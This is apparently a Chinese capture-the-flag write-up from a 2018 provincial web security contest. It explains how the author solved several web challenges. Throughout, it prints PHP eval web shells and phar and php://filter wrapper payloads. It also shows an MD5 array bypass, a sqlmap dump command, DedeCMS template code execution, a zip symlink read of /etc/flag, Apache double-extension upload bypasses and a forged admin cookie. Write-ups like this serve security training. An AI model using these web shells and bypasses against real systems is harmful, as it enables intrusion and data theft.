2018web安全测试秋季省赛Writeup

落花四月 / 2018-11-10 07:53:00 / 浏览数 3686 安全技术 CTF 顶(0) 踩(0)

2018web安全测试秋季省赛Writeup

上周日安恒web安全测试秋季省赛打的我好无力呀！！本来早就应该拿出来的writeup因为好多事情耽误了(QAQ)

对于后面两个300的题目进行复现整理出来得到的`writeup`。

如有错误，希望各位师傅进行指正(ths)

常规操作

常规操作，试一试 http://114.55.36.69:8009/

看到`zip`于是猜测是`phar://`伪协议读取。

于是写个小马打包成`zip`文件传上去。

例如我写的是`miraitowa.php`。

```
<?php
@eval($_POST['miraitowa']);
?>
```

然后压缩成`miraitowa.zip`，那么需要访问以下链接。

http://114.55.36.69:8009/index.php?url=phar://upload/5a722d46033ecd25d5ce0f13a0e7d8ec.zip/miraitowa

随后连接小马，读到`flag`

另一种操作

直接使用PHP伪协议进行读取flag（Orz)

http://114.55.36.69:8009/index.php?url=php://filter/convert.base64-encode/resource=flag

也可以得到答案的：a5aa012546a729eebaeaa768883beb23

送分的md5

怎么还有md5 http://114.55.36.69:8000

```
md5 crash?<!--$_POST['data1']!== $_POST['data2']&&md5($_POST['data1'])===md5($_POST['data2'] -->fail
```

很简单的MD5绕过，构造如下payload：

```
POST Data: param1[]=1&param2[]=2

POST Data: param1[]=1&param2[]=
```

!!!A_A

这题考过很多次了，但是还是要仔细的说一下

这是我以前做过的一道代码审计的题目，其中有一个知识点，可以详细看看这个链接

https://bugs.shuimugan.com/bug/view?bug_no=64792

> 我一直在思考，假设我有一个办法，在第一次WAF检测参数的时候，检测的是22222，但后面覆盖request的时候，拿到的是11111，那么不就可以造成WAF的绕过了么？
> 但上述两个实验的结果表示，我这个假设是不成立的。二者获取的结果都是22222 。那么，这个思路是否就是不可行的了？
> 撸大师曾经提到过一个php特性： http://wooyun.org/bugs/wooyun-2010-064792
> php自身在解析请求的时候，如果参数名字中包含" "、"."、"["这几个字符，会将他们转换成下划线。
> 那么假设我发送的是这样一个请求： /t.php?user_id=11111&user.id=22222 ，php先将user.id转换成user_id，即为/t.php?user_id=11111&user_id=22222 ，再获取到的 $_REQUEST['user_id'] 就是22222。
> 可在 $_SERVER['REQUEST_URI'] 中，user_id和user.id却是两个完全不同的参数名，那么切割覆盖后，获取的 $_REQUEST['user_id'] 却是11111。
> 完美践行了我上述的思路：WAF检测的是22222，实际插入数据库的却是11111.
>
> **0x04 实践是检验真理的唯一标准**

从上面可以看出，简单点解释就是当代码中存在$_REQUEST['user_id']里面类似的参数的时候，我们在url上可以这样a.php?user.id

传参去进行绕过,这样进去之后也能表示$_REQUEST['user_id']的值，同样可以绕过的符号还有+``.``[等，应该说是php的一个小特性，上面讲的很清楚了


```
!!!A_A !!!-_- http://114.55.36.69:8001/
<?php
highlight_file(__FILE__);
ini_set("display_error", false);
error_reporting(0);
$str = isset($_GET['A_A'])?$_GET['A_A']:'A_A';
if (strpos($_SERVER['QUERY_STRING'], "A_A") !==false) {
echo 'A_A,have fun';
}
elseif ($str<9999999999) {
echo 'A_A,too small';
}
elseif ((string)$str>0) {
echo 'A_A,too big';
}
else{
echo file_get_contents('flag.php');

}

?> A_A,too small
```

阅读代码发现，首先第一步要绕过A_A这个符号，如果出现这个符号他就会显示A_A,have fun，

就不能继续往下面执行到file_get_contents('flag.php')了，

但是我们发送get参数的时候又必须要发送，因此我们就用到刚才的知识点，我们可以用A.A或者是A+A去传参去绕过。

下面的代码就是常规的数字绕过了，但这里也用到了一个trick，就是无论你的数字多大，对于数组而言总是比数组小，下面是操作



所以说，我们可以利用数组去绕过$str<9999999999的特性，下面一个判断是强制转化为字符串在与数字比较的判断，

这就是平常操作很多的弱类型了，直接让参数等于admin就可以了，因为“admin”== 0 ，结果是true，直接等于0绕过即可,所以这题的payload

```
http://114.55.36.69:8001/?A.A[]=admin
```

或者使用

```
http://114.55.36.69:8001/?A+A[]=admin
```

简单文件上传

简单文件上传，多试试 http://114.55.36.69:8015

尝试多次，发现是检测文件头来判断文件类型，那么使用图马可以绕过上传限制。

命名为miraitowa.jpg.php可以成功上传。

提示如下。

```
uploads/17d4aa23e1d7c8cf1c176485d71effe7b35bdec3/miraitowa.peg.php succesfully uploaded■
```

然后连接图马就可以读flag了。

新的新闻搜索

这是预选赛的类似的题目，套路基本都是一样的

给出我在先知社区的链接：https://xz.aliyun.com/t/3089#toc-6

这个直接用sqlmap跑post注入就可以了

```
python sqlmap.py -r 1.txt -D news –dump
```

真的是dedecms

放出来好几天的东西，随便玩玩 http://114.55.36.69:8008

参考DedeCMS V5.7 SP2后台存在代码执行漏洞。

后台admin弱密码

http://114.55.36.69:8008/dede/tpl.php?action=upload

在页面源代码中获取到token值。

```
<input name='token' type='hidden' value='9ffadcfa24f99fb459bdab3cae23b0b2'  />
```

```
http://114.55.36.69:8008/dede/tpl.php?filename=moonsec.lib.php&action=savetagfile&content=%3C?php%20phpinfo();?%3E&token=9ffad
```

然后就能用如下页面连接小马。

http://114.55.36.69:8008/include/taglib/moonsec.lib.php

get flag

flag在/etc/flag http://114.55.36.69:8003/

admin弱密码登陆。

提示如下：

```
Welcome admin ■■■■■■■■flag. ■■■ /etc/flag
```

大概是会解压传上去的压缩文件，然后读取里面的内容。

于是使用ln软连接。

```
ln -s /etc/flag test
zip -y 1.zip test
```

然后上传打包后的软连接文件得到flag。

不一样的上传系统

似乎是新瓶装旧酒的原题，安恒一月月赛的题目，不再做过多赘述。

一叶飘零师傅的博客有讲述。

这里抄【并改一下原话】(HHHHH)。

Apache存在解析漏洞。Apache是从右到左开始判断解析，如果为不可识别解析，就再往左判断。

所以我们准备脚本miraitowa.php.png小马压缩成压缩包上传即可拿到shell，我们的png会被解析为php。

但是这里有一个小绕过，因为会删除带有php的文件。

但是这里过滤不严谨，PHP大写即可绕过，最后成功拿到shell，获得flag。

所以最终写小马重命名并打包上传miraitowa.PHP.png.zip，然后得到路径

```
/upload/cf417e3635d8414f1621a0e945a68702/miraitowa.PHP.png
/upload/cf417e3635d8414f1621a0e945a68702/__MACOSX/._miraitowa.PHP.png
```

连接就可以得到最终的flag

秘密的系统

不久前才开发的系统，功能也还不完善，代码也还有待改进 http://114.55.36.69:8014/

看到一个Upload。

点进去提示您不是管理员，无法使用此功能。

登陆界面也不能正常访问。

习惯性的翻看robots.txt得到如下信息。

```
User-agent: *
Disallow: index.php?r=site/loginuser_1
```

于是进入登录界面。

```
<!--
*** author: cib_zhinianyuxin.com
*** code: github.com
-->
```

给出了作者github的一些信息。

翻看github，得到一个登陆账号密码test/cib_sec，以及cookie生成的方法。

```
secret-system
##README.md

*** author: cib_zhinianyuxin.com

It's just a system which is not completed , there are some tips:

you can use test/cib_sec to login ,but you are not admin!
only admin can upload file ,but whichone can not bypass my rules.
```

```
/**
$sign = array(
'id'=>$model->id,
'name'=>$model->username,
'sign'=>md5($model->id.$model->username),
);
$_COOKIE['cib'] = serialize($sign);
**/
```

登陆测试账号后，Google插件EditThisCookie可以查看该账号的cib cookie是url编码的。

```
a%3A3%3A%7Bs%3A2%3A%22id%22%3Bi%3A2%3Bs%3A4%3A%22name%22%3Bs%3A4%3A%22test%22%3Bs%3A4%3A%22sign%22%3Bs%3A32%3A%227cbab5cea9916
```

```
a:3:{s:2:"id";i:2;s:4:"name";s:4:"test";s:4:"sign";s:32:"7cbab5cea99169139e7e6d8ff74ebb77";}
```

解码后发现可以构造cib cookie，改i为1，test为admin，最后的md5编码1.admin得到6c5de1b510e8bdd0bc40eff99dcd03f8，于是得到如下cookie。

```
a:3:{s:2:"id";i:1;s:4:"name";s:5:"admin";s:4:"sign";s:32:"6c5de1b510e8bdd0bc40eff99dcd03f8";}
```

再url编码后修改cookie。

```
%61%3a%33%3a%7b%73%3a%32%3a%22%69%64%22%3b%69%3a%31%3b%73%3a%34%3a%22%6e%61%6d%65%22%3b%73%3a%35%3a%22%61%64%6d%69%6e%22%3b%73
```

然后成功升级成为管理员。

一个文件上传。Apache2.2.15漏洞解析。

上传文件抓包改后缀名为.php.jpg

```
POST /web/index.php?r=upload%2Fupload HTTP/1.1
Host: 114.55.36.69:8014
Content-Length: 332
Cache-Control: max-age=0
Origin: http://114.55.36.69:8014
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryUAu1gUcre21NULzR
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://114.55.36.69:8014/web/index.php?r=upload%2Findex
Accept-Encoding: gzip, deflate
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8
Cookie: _csrf=ZrheCWNLhMGJ84x9lHiPaGGspHQBAJU_; _csrf_name_7ace9e0d=d13170c019575cfa3f28e142a6c066ad; _csrf_name_7ace9e0d__ckM
Connection: close

------WebKitFormBoundaryUAu1gUcre21NULzR
Content-Disposition: form-data; name="upload_file"; filename="south.php.jpg"
Content-Type: text/php

<?php
@eval($_POST['south']);
?>

------WebKitFormBoundaryUAu1gUcre21NULzR
Content-Disposition: form-data; name="submit"

ä¸ ■ä¼
------WebKitFormBoundaryUAu1gUcre21NULzR--
```

最后连接小马得到flag

后记

这次比赛被吊打了，思考了下原因，自己对细节注意不够准确，像apache解析问题，当时根本就没注意版本号，一直注意在代码审计上，

所以导致浪费了许多时间，还有就是对于弱密码登录问题，并没有在比赛中考虑到，也没有多尝试,导致get flag无从下手，

总之还是自己能力不够,需要提高的地方还有许多……成长ing，感谢我的好友对我的帮助，谢谢他们的指导（ths)

上一篇：Ruby 2.x gadget c... 下一篇：http代理攻击威胁分析

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板